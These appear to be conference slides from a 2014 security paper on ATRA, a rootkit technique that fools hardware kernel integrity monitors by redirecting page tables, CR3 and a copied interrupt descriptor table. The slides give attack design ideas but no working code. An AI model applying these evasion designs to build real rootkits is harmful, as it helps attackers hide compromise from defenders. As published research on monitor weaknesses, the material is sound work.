



# ATRA : Address Translation Redirection Attack

- Evading H/W based Kernel Integrity Monitoring Scheme -

ACM CCS 2014

KAIST CySec Lab



# INDEX

---

- 1. Introduction & Background
  - Rootkit and kernel integrity verification
  - Virtual address and paging
  - Problem of existing work
- 2. Attack Design
  - Memory bound ATRA
  - Register bound ATRA
- 3. Implementation & Evaluation
- 4. Conclusion

# Introduction & Background



# What is Rootkit?

---

- In a nutshell : Kernel Privileged Malware
- Stealthy type of software which manipulates OS
  - Disable Anti-Virus Software
  - Hide Specific Informations
    - Networking
    - File
    - Process
  - Key-Logging
    - Intercept H/W Interrupt

# Example : System Call Hooking

## ■ System Call Table

- Global table of kernel function pointers
  - Each function provides kernel service
    - (e.g., sys\_open, sys\_execve)
- Reside in memory
  - Should not be changed after booting
    - If rootkit modifies system call table, OS service will be changed

Offset	Symbol	sys_call_table	System call location
0	__NR_restart_syscall	long sys_restart_syscall	./linux/kernel/signal.c
4	__NR_exit	long sys_exit	./linux/kernel/exit.c
8	__NR_exit	long sys_fork	./linux/arch/386/kernel/process.c
1272	__NR_getcpu	long sys_getcpu	./linux/kernel/sys.c
1276	__NR_epoll_pwait	long sys_epoll_pwait	./linux/kernel/sys_ni.c
	__NR_syscalls	-----	


./linux/include/asm/unistd.h

./linux/arch/386/kernel/syscall\_table.S

# Hardware-based memory monitor

---

- Hardware Monitor
  - Completely stealthy from host system
  - Unlikely to be compromised



Hardware based Kernel integrity monitoring



# Previous works regarding H/W based memory monitor

---

- Copilot (ACM CCS 2004)
  - Memory DMA to detect kernel modifications
- Vigilare (ACM CCS 2012)
  - Snoops memory bus to detect kernel modifications
- KIMON (Usenix 2013)
  - Detects illegal memory modification of kernel dynamic region
- Mguard (ISCA 2013)
  - Similar to KIMON, advanced architectural support



# Basic concept of ATRA

---

- We demonstrated the practical attack while its vague concept has been mentioned several times
  - “...a **considerable**, if **not impossible** effort...”
  - “...such a **hypothetical** attack...”



# Attack Design




# Attack Model / Assumption

---

- Attacker has root privilege
  - Rootkit
- Attacker's goal
  - Manipulate the OS without being detected
- Defender's goal
  - Detect manipulation against OS
- Defender's capability
  - Access memory using **physical address**
  - **No access to CPU register context**
- Host system uses 'Paging'
  - ATRA exploits the paging mechanism to fool external monitor


# Problems of HW-based Monitors

- HW monitors cannot understand **Virtual Address**
  - **Memory-bound ATRA**
- HW monitors cannot know **CPU register context**
  - **Register-bound ATRA**




# Problems of HW-based Monitors

- HW monitors cannot understand **Virtual Address**
  - **Memory-bound ATRA**
- HW monitors cannot know **CPU register context**
  - **Register-bound ATRA**




# ATRA Overview




# ATRA

## ■ PTE-ATRA




# ATRA

## PGD-ATRA



# ATRA


## ■ Saved-CR3-ATRA






# ATRA

## ■ CR3-ATRA



# ATRA against in-memory data

- In fact, there are a lot of pointers which needs to be protected for address translation integrity



# CR3-ATRA in detail

---

- Directly changing CR3 register only affects the current process's address space, how to apply this globally?



- Find a global register-based hooking point!
  - IDT hooking would be a good example



Kernel Scheduler

Rootkit Process

Victim Process

Key idea 1 : All process must invoke ISR Before accessing any kernel data

Key idea 2 : IDT is global and can be relocated w/o accessing known memory

CPU  
IDTR

Redirect!

IDT
0x1000(pf_handler)
<b>0x2000(sys_call_handle)</b>
0x3000(gp_handler)
0x4000(timer)

IDT (Copy)
0x1000(pf_handler)
<b>0xBEEF(atra_handler)</b>
0x3000(gp_handler)
0x4000(timer)


Attacker's ISR

invoke

CR3 Redirection

